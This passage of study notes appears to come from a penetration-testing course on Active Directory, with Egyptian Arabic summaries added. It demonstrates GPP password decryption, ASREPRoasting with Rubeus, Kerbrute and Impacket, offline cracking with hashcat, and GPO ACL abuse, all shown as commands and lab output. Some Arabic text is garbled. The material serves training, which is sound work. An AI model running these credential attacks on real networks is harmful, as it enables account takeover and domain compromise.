0xAmr0zZakaria@htb[/htb]$ gpp-decrypt
VPe/o9YRyz2cksnYRbNeQj35w9KxQ5ttbvtRaAVqxaE

Password1
```

GPP passwords can be located by searching or manually browsing the SYSVOL share or using tools such as Get-GPPPassword.ps1, the GPP Metasploit Post Module, and other Python/Ruby scripts which will locate the GPP and return the decrypted cpassword value. CrackMapExec also has two modules for locating and retrieving GPP passwords. One quick tip to consider during engagements: Often, GPP passwords are defined for legacy accounts, and you may therefore retrieve and decrypt the password for a locked or deleted account. However, it is worth attempting to password spray internally with this password (especially if it is unique). Password re-use is widespread, and the GPP password combined with password spraying could result in further access.

**Locating & Retrieving GPP Passwords with CrackMapExec**

```
0xAmr0zZakaria@htb[/htb]$ crackmapexec smb -L | grep gpp

[*] gpp_autologin             Searches the domain controller for
registry.xml to find autologon information and returns the username and
password.
[*] gpp_password              Retrieves the plaintext password and other
information for accounts pushed through Group Policy Preferences.
```

**Using CrackMapExec's gpp_autologin Module**

```
0xAmr0zZakaria@htb[/htb]$ crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2
-M gpp_autologin

SMB         172.16.5.5      445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2
GPP_AUTO... 172.16.5.5      445    ACADEMY-EA-DC01  [+] Found SYSVOL share
GPP_AUTO... 172.16.5.5      445    ACADEMY-EA-DC01  [*] Searching for
Registry.xml
GPP_AUTO... 172.16.5.5      445    ACADEMY-EA-DC01  [*] Found
INLANEFREIGHT.LOCAL/Policies/{CAEBB51E-92FD-431D-8DBE-
F9312DB5617D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 172.16.5.5      445    ACADEMY-EA-DC01  [+] Found credentials in
INLANEFREIGHT.LOCAL/Policies/{CAEBB51E-92FD-431D-8DBE-
F9312DB5617D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 172.16.5.5      445    ACADEMY-EA-DC01  Usernames: ['guarddesk']
GPP_AUTO... 172.16.5.5      445    ACADEMY-EA-DC01  Domains:
```

```
['INLANEFREIGHT.LOCAL']
GPP_AUTO... 172.16.5.5      445    ACADEMY-EA-DC01  Passwords:
['ILFreightguardadmin!']
```

---

## ASREPRoasting

It's possible to obtain the Ticket Granting Ticket (TGT) for any account that has the Do not require Kerberos pre-authentication setting enabled. Many vendor installation guides specify that their service account be configured in this way. The authentication service reply (AS_REP) is encrypted with the account's password, and any domain user can request it.

With pre-authentication, a user enters their password, which encrypts a time stamp. The Domain Controller will decrypt this to validate that the correct password was used. If successful, a TGT will be issued to the user for further authentication requests in the domain. If an account has pre-authentication disabled, an attacker can request authentication data for the affected account and retrieve an encrypted TGT from the Domain Controller. This can be subjected to an offline password attack using a tool such as Hashcat or John the Ripper.

ده شرح الـ **ASREPRoasting**:

الـ **ASREPRoasting** هو هجوم بيستهدف حسابات في الـ **Active Directory** اللي فيها خاصية "عدم طلب المصادقة المبدئية لـ Kerberos" مفعلة. عادةً، بعض الأدلة الخاصة بالتركيب (زي الأدلة الخاصة ببعض البرامج) بتطلب أن الحسابات الخاصة بالخدمات يتم ضبطها بهذا الشكل، عشان تسهل عملية الاتصال.


**فكرة الهجوم:**

- تذكرة الحصول) **TGT** يمكن لأي مستخدم في الدومين أنه يطلب "عدم طلب المصادقة المبدئية لـ Kerberos"، لما يكون الحساب مُعدل ليه دي بتكون مشفرة بكلمة السر الخاصة بالحساب. لهذا الحساب، والـ (على الخدمة **TGT**.
- في الوضع الطبيعي، عندما يطلب المستخدم التوثيق، يتم تشفير الطابع الزمني باستخدام كلمة السر الخاصة بالمستخدم، وبيتم التحقق من كلمة السر دي من الـ **Domain Controller** (DC). الـ DC هيصدر **TGT**.
- مشفرة يمكنه استخدامها في **TGT** لكن في حالة "عدم طلب المصادقة المبدئية"، لما يطلب المهاجم بيانات التوثيق، هيتم الرد عليه بتذكرة هجوم offline، يعني خارج نطاق الاتصال بالشبكة.

**كيفية استغلال الهجوم:**

1. المهاجم يطلب تذكرة **AS_REP** لحساب معين من الـ Domain Controller.
2. التذكرة دي هتكون مشفرة باستخدام كلمة السر الخاصة بالحساب.
3. المهاجم يستخدم أدوات زي **Hashcat** أو **John the Ripper** عشان يفك التشفير ويستخرج كلمة السر للحساب.
4. بعد كده ممكن المهاجم يستخدم الكلمة دي للوصول الكامل لحساب المستخدم ورفع صلاحياته داخل الشبكة.

**Viewing an Account with the Do not Require Kerberos Preauthentication Option**




ASREPRoasting is similar to Kerberoasting, but it involves attacking the AS-REP instead of the TGS-REP. An SPN is not required. This setting can be enumerated with PowerView or built-in tools such as the PowerShell AD module.

The attack itself can be performed with the Rubeus toolkit and other tools to obtain the ticket for the target account. If an attacker has `GenericWrite` or `GenericAll` permissions over an account, they can enable this attribute and obtain the AS-REP ticket for offline cracking to recover the account's password before disabling the attribute again. Like Kerberoasting, the success of this attack depends on the account having a relatively weak password.

Below is an example of the attack. PowerView can be used to enumerate users with their UAC value set to `DONT_REQ_PREAUTH`.

### Enumerating for DONT_REQ_PREAUTH Value using Get-DomainUser

```
PS C:\htb> Get-DomainUser -PreauthNotRequired | select
samaccountname,userprincipalname,useraccountcontrol | fl

samaccountname     : mmorgan
userprincipalname  : mmorgan@inlanefreight.local
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
```

With this information in hand, the Rubeus tool can be leveraged to retrieve the AS-REP in the proper format for offline hash cracking. This attack does not require any domain user context and can be done by just knowing the SAM name for the user without Kerberos pre-auth. We will see an example of this using Kerbrute later in this section. Remember, add the `/nowrap` flag so the ticket is not column wrapped and is retrieved in a format that we can readily feed into Hashcat.

### Retrieving AS-REP in Proper Format using Rubeus

```
PS C:\htb> .\Rubeus.exe asreproast /user:mmorgan /nowrap /format:hashcat


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: AS-REP roasting

[*] Target User            : mmorgan
[*] Target Domain          : INLANEFREIGHT.LOCAL

[*] Searching path 'LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304)
(samAccountName=mmorgan))'
[*] SamAccountName         : mmorgan
[*] DistinguishedName      : CN=Matthew Morgan,OU=Server Admin,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
[*] Using domain controller: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
(172.16.5.5)
[*] Building AS-REQ (w/o preauth) for: 'INLANEFREIGHT.LOCAL\mmorgan'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$23$mmorgan@INLANEFREIGHT.LOCAL:D18650F4F4E0537E0188A6897A478C55$0
978822DEC13046712DB7DC03F6C4DE059A946485451AAE98BB93DFF8E3E64F3AA5614160F21A
029C2B9437CB16E5E9DA4A2870FEC0596B09BADA989D1F8057262EA40840E8D0F20313B4E9A4
0FA5E4F987FF404313227A7BFFAE748E07201369D48ABB4727DFE1A9F09D50D7EE3AA5C13E44
33E0F9217533EE0E74B02EB8907E13A208340728F794ED5103CB3E5C7915BF2F449AFDA41988
FF48A356BF2BE680A25931A8746A99AD3E757BFE097B852F72CEAE1B74720C011CFF7EC94CBB
6456982F14DA17213B3B27DFA1AD4C7B5C7120DB0D70763549E5144F1F5EE2AC71DDFC4DCA9D
25D39737DC83B6BC60E0A0054FC0FD2B2B48B25C6CA
```

We can then crack the hash offline using Hashcat with mode `18200`.

**Cracking the Hash Offline with Hashcat**

```
0xAmr0zZakaria@htb[/htb]$ hashcat -m 18200 ilfreight_asrep
/usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

$krb5asrep$23$mmorgan@INLANEFREIGHT.LOCAL:d18650f4f4e0537e0188a6897a478c55$0
978822dec13046712db7dc03f6c4de059a946485451aae98bb93dff8e3e64f3aa5614160f21a
029c2b9437cb16e5e9da4a2870fec0596b09bada989d1f8057262ea40840e8d0f20313b4e9a4
0fa5e4f987ff404313227a7bffae748e07201369d48abb4727dfe1a9f09d50d7ee3aa5c13e44
33e0f9217533ee0e74b02eb8907e13a208340728f794ed5103cb3e5c7915bf2f449afda41988
ff48a356bf2be680a25931a8746a99ad3e757bfe097b852f72ceae1b74720c011cff7ec94cbb
6456982f14da17213b3b27dfa1ad4c7b5c7120db0d70763549e5144f1f5ee2ac71ddfc4dca9d
25d39737dc83b6bc60e0a0054fc0fd2b2b48b25c6ca:Welcome!00

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......:
$krb5asrep$23$mmorgan@INLANEFREIGHT.LOCAL:d18650f4f...25c6ca
Time.Started.....: Fri Apr  1 13:18:40 2022 (14 secs)
Time.Estimated...: Fri Apr  1 13:18:54 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   782.4 kH/s (4.95ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10506240/14344385 (73.24%)
Rejected.........: 0/10506240 (0.00%)
Restore.Point....: 10493952/14344385 (73.16%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: WellHelloNow -> W14233LTKM

Started: Fri Apr  1 13:18:37 2022
Stopped: Fri Apr  1 13:18:55 2022
```

#### Retrieving the AS-REP Using Kerbrute

```
0xAmr0zZakaria@htb[/htb]$ kerbrute userenum -d inlanefreight.local --dc
172.16.5.5 /opt/jsmith.txt


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
```

```
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 04/01/22 - Ronnie Flathers @ropnop

2022/04/01 13:14:17 >  Using KDC(s):
2022/04/01 13:14:17 >   172.16.5.5:88

2022/04/01 13:14:17 >  [+] VALID USERNAME:       sbrown@inlanefreight.local
2022/04/01 13:14:17 >  [+] VALID USERNAME:       jjones@inlanefreight.local
2022/04/01 13:14:17 >  [+] VALID USERNAME:
tjohnson@inlanefreight.local
2022/04/01 13:14:17 >  [+] VALID USERNAME:       jwilson@inlanefreight.local
2022/04/01 13:14:17 >  [+] VALID USERNAME:       bdavis@inlanefreight.local
2022/04/01 13:14:17 >  [+] VALID USERNAME:
njohnson@inlanefreight.local
2022/04/01 13:14:17 >  [+] VALID USERNAME:
asanchez@inlanefreight.local
2022/04/01 13:14:17 >  [+] VALID USERNAME:       dlewis@inlanefreight.local
2022/04/01 13:14:17 >  [+] VALID USERNAME:       ccruz@inlanefreight.local
2022/04/01 13:14:17 >  [+] mmorgan has no pre auth required. Dumping hash to
crack offline:
$krb5asrep$23$mmorgan@INLANEFREIGHT.LOCAL:400d306dda575be3d429aad39ec68a33$8
698ee566cde591a7ddd1782db6f7ed8531e266befed4856b9fcbbdda83a0c9c5ae4217b9a43d
322ef35a6a22ab4cbc86e55a1fa122a9f5cb22596084d6198454f1df2662cb00f513d8dc3b8e
462b51e8431435b92c87d200da7065157a6b24ec5bc0090e7cf778ae036c6781cc7b94492e03
1a9c076067afc434aa98e831e6b3bff26f52498279a833b04170b7a4e7583a71299965c48a91
8e5d72b5c4e9b2ccb9cf7d793ef322047127f01fd32bf6e3bb5053ce9a4bf82c53716b1cee8f
2855ed69c3b92098b255cc1c5cad5cd1a09303d83e60e3a03abee0a1bb5152192f3134de1c0b
73246b00f8ef06c792626fd2be6ca7af52ac4453e6a

<SNIP>
```

With a list of valid users, we can use [Get-NPUsers.py](Get-NPUsers.py) from the Impacket toolkit to hunt for all users with Kerberos pre-authentication not required. The tool will retrieve the AS-REP in Hashcat format for offline cracking for any found. We can also feed a wordlist such as `jsmith.txt` into the tool, it will throw errors for users that do not exist, but if it finds any valid ones without Kerberos pre-authentication, then it can be a nice way to obtain a foothold or further our access, depending on where we are in the course of our assessment. Even if we are unable to crack the AS-REP using Hashcat it is still good to report this as a finding to clients (just lower risk if we cannot crack the password) so they can assess whether or not the account requires this setting.

**Hunting for Users with Kerberoast Pre-auth Not Required**

```
0xAmr0zZakaria@htb[/htb]$ GetNPUsers.py INLANEFREIGHT.LOCAL/ -dc-ip
172.16.5.5 -no-pass -usersfile valid_ad_users
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth
Corporation

[-] User sbrown@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jjones@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tjohnson@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH
set
[-] User jwilson@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH
set
[-] User bdavis@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User njohnson@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH
set
[-] User asanchez@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH
set
[-] User dlewis@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ccruz@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$mmorgan@inlanefreight.local@INLANEFREIGHT.LOCAL:47e0d517f2a581
5da8345dd9247a0e3d$b62d45bc3c0f4c306402a205ebdbbc623d77ad016e657337630c70f65
1451400329545fb634c9d329ed024ef145bdc2afd4af498b2f0092766effe6ae12b3c3beac28
e6ded0b542e85d3fe52467945d98a722cb52e2b37325a53829ecf127d10ee98f8a583d7912e6
ae3c702b946b65153bac16c97b7f8f2d4c2811b7feba92d8bd99cdeacc8114289573ef225f7c
2913647db68aafc43a1c98aa032c123b2c9db06d49229c9de94b4b476733a5f3dc5cc1bd7a9a
34c18948edf8c9c124c52a36b71d2b1ed40e081abbfee564da3a0ebc734781fdae75d3882f3d
1d68afdb2ccb135028d70d1aa3c0883165b3321e7a1c5c8d7c215f12da8bba9
[-] User rramirez@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH
set
[-] User jwallace@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH
set
[-] User jsantiago@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH
set

<SNIP>
```

## Group Policy Object (GPO) Abuse

Group Policy provides administrators with many advanced settings that can be applied to both user and computer objects in an AD environment. Group Policy, when used right, is an excellent tool for hardening an AD environment by configuring user settings, operating systems, and applications. That being said, Group Policy can also be abused by attackers. If we can gain rights over a Group Policy

Object via an ACL misconfiguration, we could leverage this for lateral movement, privilege escalation, and even domain compromise and as a persistence mechanism within the domain. Understanding how to enumerate and attack GPOs can give us a leg up and can sometimes be the ticket to achieving our goal in a rather locked-down environment.

GPO misconfigurations can be abused to perform the following attacks:

- Adding additional rights to a user (such as SeDebugPrivilege, SeTakeOwnershipPrivilege, or SeImpersonatePrivilege)
- Adding a local admin user to one or more hosts
- Creating an immediate scheduled task to perform any number of actions

We can enumerate GPO information using many of the tools we've been using throughout this module such as PowerView and BloodHound. We can also use group3r, ADRecon, PingCastle, among others, to audit the security of GPOs in a domain.

Using the Get-DomainGPO function from PowerView, we can get a listing of GPOs by name.

**Enumerating GPO Names with PowerView**

```
PS C:\htb> Get-DomainGPO |select displayname

displayname
-----------
Default Domain Policy
Default Domain Controllers Policy
Deny Control Panel Access
Disallow LM Hash
Deny CMD Access
Disable Forced Restarts
Block Removable Media
Disable Guest Account
Service Accounts Password Policy
Logon Banner
Disconnect Idle RDP
Disable NetBIOS
AutoLogon
GuardAutoLogon
Certificate Services
```

This can be helpful for us to begin to see what types of security measures are in place (such as denying cmd.exe access and a separate password policy for service accounts). We can see that autologon is in use which may mean there is a readable password in a GPO, and see that Active Directory Certificate Services (AD CS) is present in the domain. If Group Policy Management Tools are

installed on the host we are working from, we can use various built-in GroupPolicy cmdlets such as `Get-GPO` to perform the same enumeration.

```
PS C:\htb> Get-GPO -All | Select DisplayName

DisplayName
-----------
Certificate Services
Default Domain Policy
Disable NetBIOS
Disable Guest Account
AutoLogon
Default Domain Controllers Policy
Disconnect Idle RDP
Disallow LM Hash
Deny CMD Access
Block Removable Media
GuardAutoLogon
Service Accounts Password Policy
Logon Banner
Disable Forced Restarts
Deny Control Panel Access
```

Next, we can check if a user we can control has any rights over a GPO. Specific users or groups may be granted rights to administer one or more GPOs. A good first check is to see if the entire Domain Users group has any rights over one or more GPOs.

**Enumerating Domain User GPO Rights**

```
PS C:\htb> $sid=Convert-NameToSid "Domain Users"
PS C:\htb> Get-DomainGPO | Get-ObjectAcl | ?{$_.SecurityIdentifier -eq $sid}

ObjectDN              : CN={7CA9C789-14CE-46E3-A722-
83F4097AF532},CN=Policies,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID             :
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty,
WriteProperty, Delete, GenericExecute, WriteDacl,
                       WriteOwner
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983095
```

```
SecurityIdentifier    : S-1-5-21-3842939050-3880317879-2865463114-513
AceType               : AccessAllowed
AceFlags              : ObjectInherit, ContainerInherit
IsInherited           : False
InheritanceFlags      : ContainerInherit, ObjectInherit
PropagationFlags      : None
AuditFlags            : None
```


Here we can see that the Domain Users group has various permissions over a GPO, such as `WriteProperty` and `WriteDacl`, which we could leverage to give ourselves full control over the GPO and pull off any number of attacks that would be pushed down to any users and computers in OUs that the GPO is applied to. We can use the GPO GUID combined with `Get-GPO` to see the display name of the GPO.

**Converting GPO GUID to Name**


```
PS C:\htb Get-GPO -Guid 7CA9C789-14CE-46E3-A722-83F4097AF532

DisplayName      : Disconnect Idle RDP
DomainName       : INLANEFREIGHT.LOCAL
Owner            : INLANEFREIGHT\Domain Admins
Id               : 7ca9c789-14ce-46e3-a722-83f4097af532
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 10/28/2021 3:34:07 PM
ModificationTime : 4/5/2022 6:54:25 PM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :
```

Checking in BloodHound, we can see that the `Domain Users` group has several rights over the `Disconnect Idle RDP` GPO, which could be leveraged for full control of the object.




If we select the GPO in BloodHound and scroll down to `Affected Objects` on the `Node Info` tab, we can see that this GPO is applied to one OU, which contains four computer objects.




### إساءة استخدام سياسة المجموعة (GPO)

**سياسة المجموعة** بتوفر للمسؤولين مجموعة من الإعدادات المتقدمة اللي ممكن تطبق على كائنات المستخدمين وأجهزة الكمبيوتر في بيئة **Active Directory**. لو تم استخدامها بشكل صحيح، بتعتبر أداة ممتازة لتعزيز أمان بيئة **Active Directory** عن طريق تكوين إعدادات المستخدمين، أنظمة التشغيل، والتطبيقات. لكن، للأسف، ممكن المهاجمين يستغلوا سياسة المجموعة لو قدروا يحصلوا على صلاحيات للوصول لـ **Group Policy Object (GPO)** عن طريق تكوين خاطئ في **ACL** (قائمة التحكم في الوصول). وبكده، ممكن يستخدموها للحركة الجانبية (lateral movement)، تصعيد الامتيازات (privilege escalation)، أو حتى اختراق المجال بالكامل، وكمان ممكن استخدامها كآلية للاستمرار (persistence) في المجال.

### الهجمات اللي ممكن تنفذها إساءة استخدام GPO:

- **إضافة حقوق إضافية للمستخدمين** (مثل **SeDebugPrivilege** أو **SeTakeOwnershipPrivilege** أو **SeImpersonatePrivilege**).
- **إضافة مستخدم محلي إداري لأجهزة معينة**.
- **إنشاء مهمة مجدولة فورًا لتنفيذ العديد من الأوامر**.

### إزاي نكتشف معلومات عن GPO:

ممكن نستخدم أدوات زي **PowerView** و **BloodHound** علشان نستكشف معلومات عن **GPO**. كمان في أدوات تانية زي **group3r**، **ADRecon**، و **PingCastle** اللي ممكن تساعدنا في تدقيق أمان **GPOs** في المجال.

### **استخراج أسماء GPO باستخدام PowerView:**e

```
Get-DomainGPO | select displayname
```

الأمر ده هيعرض لنا أسماء **GPOs** في البيئة، وده هيساعدنا نعرف نوع الإجراءات الأمنية الموجودة زي لو فيه سياسة تمنع الوصول لـ **cmd.exe** أو فيه سياسة مختلفة لكلمات مرور حسابات الخدمات. ممكن كمان نشوف لو فيه **AutoLogon** مفعل، وده معناه ممكن يكون فيه كلمة مرور قابلة للقراءة في **GPO**.

**استخراج أسماء GPO باستخدام Cmdlet داخلي:**

```
Get-GPO -All | Select DisplayName
```

ده هيعرض نفس النتيجة باستخدام الأدوات المدمجة في **PowerShell**.

**اكتشاف حقوق المستخدمين في GPO:**

```
$sid = Convert-NameToSid "Domain Users"Get-DomainGPO | Get-ObjectAcl | ?
{$_.SecurityIdentifier -eq $sid}
```

الأمر ده هيساعدنا نكتشف إذا كان **Domain Users** عندهم صلاحيات على **GPO** معين. في المثال ده، هنلاقي إن **Domain Users** عندهم صلاحيات زي **WriteProperty** و **WriteDacl**، وده معناه إنهم ممكن يعدلوا **GPO** ويستغلوا الهجمات المختلفة اللي هتتنفذ على الأجهزة والمستخدمين اللي **GPO** ده مرتبط بيهم.

**تحويل GUID الخاص بـ GPO إلى اسم:**

```
Get-GPO -Guid 7CA9C789-14CE-46E3-A722-83F4097AF532
```

الأمر ده هيعرض لنا **DisplayName** الخاص بـ **GPO** عن طريق استخدام **GUID** الخاص به. في المثال ده، هنشوف إن **GPO** اسمه **Disconnect Idle RDP**.

**فحص GPO في BloodHound:**

لو بنستخدم **BloodHound**، هنقدر نشوف إن **Domain Users** عندهم صلاحيات على **Disconnect Idle RDP**، واللي ممكن نستغلها علشان نتحكم في **GPO** بالكامل.

**استغلال GPO لإجراء هجمات:**

لو لقينا إن فيه **GPO** يمكن التعديل عليه، ممكن نستخدم أدوات زي **SharpGPOAbuse** علشان ننفذ هجمات زي:

- إضافة مستخدم لكونه عضو في مجموعة الأدمن المحلي لأجهزة معينة.
- إنشاء مهمة مجدولة على جهاز معين لتمكين **reverse shell**.
- ضار يتم تنفيذه عند بدء تشغيل الجهاز **script** أو تكوين.

لازم نكون حذرين جدًا لما نستخدم الأدوات دي، علشان لو **GPO** ده مربوط بألف جهاز، ممكن لو أخطأنا نأثر على كل الأجهزة في **OU** ده.

**خلاصة:**

الاستغلال الصحيح لـ **GPO** يمكن أن يكون بمثابة مفتاح للوصول لحقوق متقدمة في **Active Directory**، لكن لازم نكون حذرين علشان ما نعملش تغيير يؤثر على النظام بالكامل.